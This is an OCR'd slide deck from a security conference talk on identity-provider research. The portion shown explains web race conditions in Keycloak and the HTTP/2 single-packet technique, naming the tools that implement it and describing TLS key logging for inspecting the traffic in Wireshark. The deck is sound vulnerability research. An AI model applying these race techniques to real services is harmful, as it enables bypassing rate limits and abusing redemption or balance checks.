


YOUR IDENTITY IS MINE: TECHNIQUES AND INSIGHTS FROM OPEN-SOURCE IDENTITY PROVIDERS RESEARCH

MAOR ABUTBUL

NullCon Goa 2025

YOUR IDENTITY COULD BE HELD BY

YOUR IDENTITY COULD BE HELD BY YOUR **SYSTEM ADMIN?**

YOUR IDENTITY COULD BE

YOUR IDENTITY COULD BE **MINE?**

YOUR IDENTITY COULD BE **MINE?** (OR **ANY USER** ON YOUR IDENTITY PROVIDER**?**)

NOT ONLY SUCCESS STORIES

NOT ONLY SUCCESS STORIES

Rabbit Hole

NOT ONLY SUCCESS STORIES - LEARNING OPPORTUNITIES

Rabbit Hole

AI-Generated Failure

GET /USERINFO

GET /USERINFO

```
{
  Name: "Maor Abutbul",
  Background: "Father, Engineer, Researcher, Gamer",
  Past: "~20 Years in Network & Security,
         ~8 Years, from Engineering to AppSec then Research",
  Current: "Vulnerability Researcher @CyberArk Labs",
  Other Roles: “Carpenter, Yogi, Tank (gaming), CTF Player"
}
```


PLAY OF THE GAME
HACKED

GET /USERINFO

```
{
  Name: "Maor Abutbul",
  Background: "Father, Engineer, Researcher, Gamer",
  Past: "~20 Years in Network & Security,
         ~8 Years, from Engineering to AppSec then Research",
  Current: "Vulnerability Researcher @CyberArk Labs",
  Other Roles: “Carpenter, Yogi, Tank (gaming), CTF Player"
}
```

MAIN AGENDA

- Part 1 – Keycloak Research
  - Technical Background (IDP & Multithreading)
  - Limit Overrun Race Conditions
  - The Single-Packet Attack & HTTP2
  - Evaluation on Keycloak & Demo
- Part 2 – Authentik Research
  - Technical Background (Object Relational Mappers)
  - Private Key Information Leak (CVE-2024-42490) & ORM Leaks
  - Authentik Privilege Escalation (CVE-2024-37905) & Demo

PART 1 – KEYCLOAK RESEARCH & WEB RACE-CONDITIONS


TECHNICAL BACKGROUND

PART 1 - AGENDA

- Part 1 – Keycloak Research & Web Race-Conditions
  - **Technical Background**
  - Web Race Conditions
  - The Single-Packet Attack (Technique)
  - Evaluation on Keycloak & Demo
- Part 2 – Authentik Research & ORM Leaks


WHAT IS AN IDENTITY PROVIDER ?

- Managing users
  - Creation
  - Login pages
  - Password policy
- Making developer's life easier
  - **integrating** with an IDP



IDP

MULTITHREADING IN (WEB) SERVERS



Multithreading

WEB RACE CONDITIONS

PART 1 - AGENDA

- Part 1 – Keycloak Research & Web Race-Conditions
  - Technical Background
  - **Web Race Conditions**
  - The Single-Packet Attack (Technique)
  - Evaluation on Keycloak & Demo
- Part 2 – Authentik Research & ORM Leaks

RACE CONDITIONS - THE (PROBLEM) VULNERABILITY

- Web servers process requests concurrently
  - Multiple threads interacting with the **same data (at the same time)**
    - Causes unintended behavior (in the application)

LIMIT OVERRUN RACE CONDITIONS

LIMIT OVERRUN RACE CONDITIONS


- Enables you to **exceed some kind of limit** imposed by the **business logic** of the application.
- Examples:
  - Redeeming a gift card multiple times
  - Withdrawing or transferring cash over your account balance
  - Bypassing an anti-brute force rate limit

LIMIT OVERRUN RACE CONDITIONS - NORMAL FLOW

Request 1 - Code_used = False


Discount-code Logic - Accept

Request 2 - Code_used = True



Discount-code Logic - Reject


LIMIT OVERRUN RACE CONDITIONS - NORMAL FLOW



Request 1 - Code_used = False

Request 2 - Code_used = True

RACE CONDITIONS - RACE FLOW



Limit Overrun - Requests 1&2 - Code_used = False


HOW CAN WE TEST REMOTE SERVERS FOR RACE CONDITIONS?

THE SINGLE-PACKET ATTACK (TECHNIQUE)

PART 1 - AGENDA

- Part 1 – Keycloak Research & Web Race-Conditions
  - Technical Background
  - Web Race Conditions
  - **The Single-Packet Attack (Technique)**
  - Evaluation on Keycloak & Demo
- Part 2 – Authentik Research & ORM Leaks

DEVELOPING THE SINGLE-PACKET ATTACK (PORTSWIGGER)



Single Packet Attack

THE SINGLE-PACKET ATTACK - IMPLEMENTATION (SIMPLIFIED)


- **Collect** all of the relevant *requests data*
  - First, **Pre-send** the bulk (most) of each request
  - Prepare to send the final frames
    - **Wait** (for 100ms) to ensure the initial frames have been sent.
  - Finally, **Send** the withheld frames (on a single packet).

THE SINGLE-PACKET ATTACK ALGORITHM **!?**
I DON'T CARE, SHOW ME (THE MONEY) HOW**?**

THE SINGLE-PACKET ATTACK – HOW? (USAGE)

- Tools implementing the single packet technique:
  - Detecting and exploiting race conditions with **Burp Repeater**
  - Turbo Intruder
  - https://github.com/nxenon/h2spacex
  - More


THE SINGLE-PACKET ATTACK - BURP REPEATER GROUP



Burp Repeater Group

Race condi

THE SINGLE-PACKET ATTACK-BURP REPEATER SEND GROUP



Burp Repeater HTTP2 Single-Packet

SINGLE-PACKET**?** MANY REQUESTS ON A SINGLE PACKET**? COME ON!?**

SINGLE-PACKET? COME ON

- Single packet? Many requests on a single packet?
  - Come on ?!
  - HTTP/1 mix

WOULD BE COOL IF WE COULD INSPECT
THE (SINGLE PACKET) TRAFFIC IN **WIRESHARK!**


INSPECTING THE (SINGLE PACKET) - NOT SO FAST!

- Single packet - HTTP/2 Only
- HTTP/2 use TLS (defacto)
  - Let's Decrypt ?
    - Diffie–Hellman (ClientKeyExchange)
      - Secrets set on connection setup
  - Browsers (and CURL)
    - (set) SSLKEYLOGFILE environment variable. (export secrets)
  - Burp -> Java ?
    - SSLKEYLOGFILE – Not working
    - Other solution?
      - https://github.com/neykov/extract-tls-secrets

WE HAVE THE SECRETS (FOR DECRYPTION)


WE HAVE THE SECRETS (FOR DECRYPTION)
-> LET'S INSPECT SOME PACKETS!

HTTP1.1 (ASCII ENCODED)




HTTP1 GET (ASCII)

HTTP2 - FRAMES - BINARY (DECRYPTED TLS)



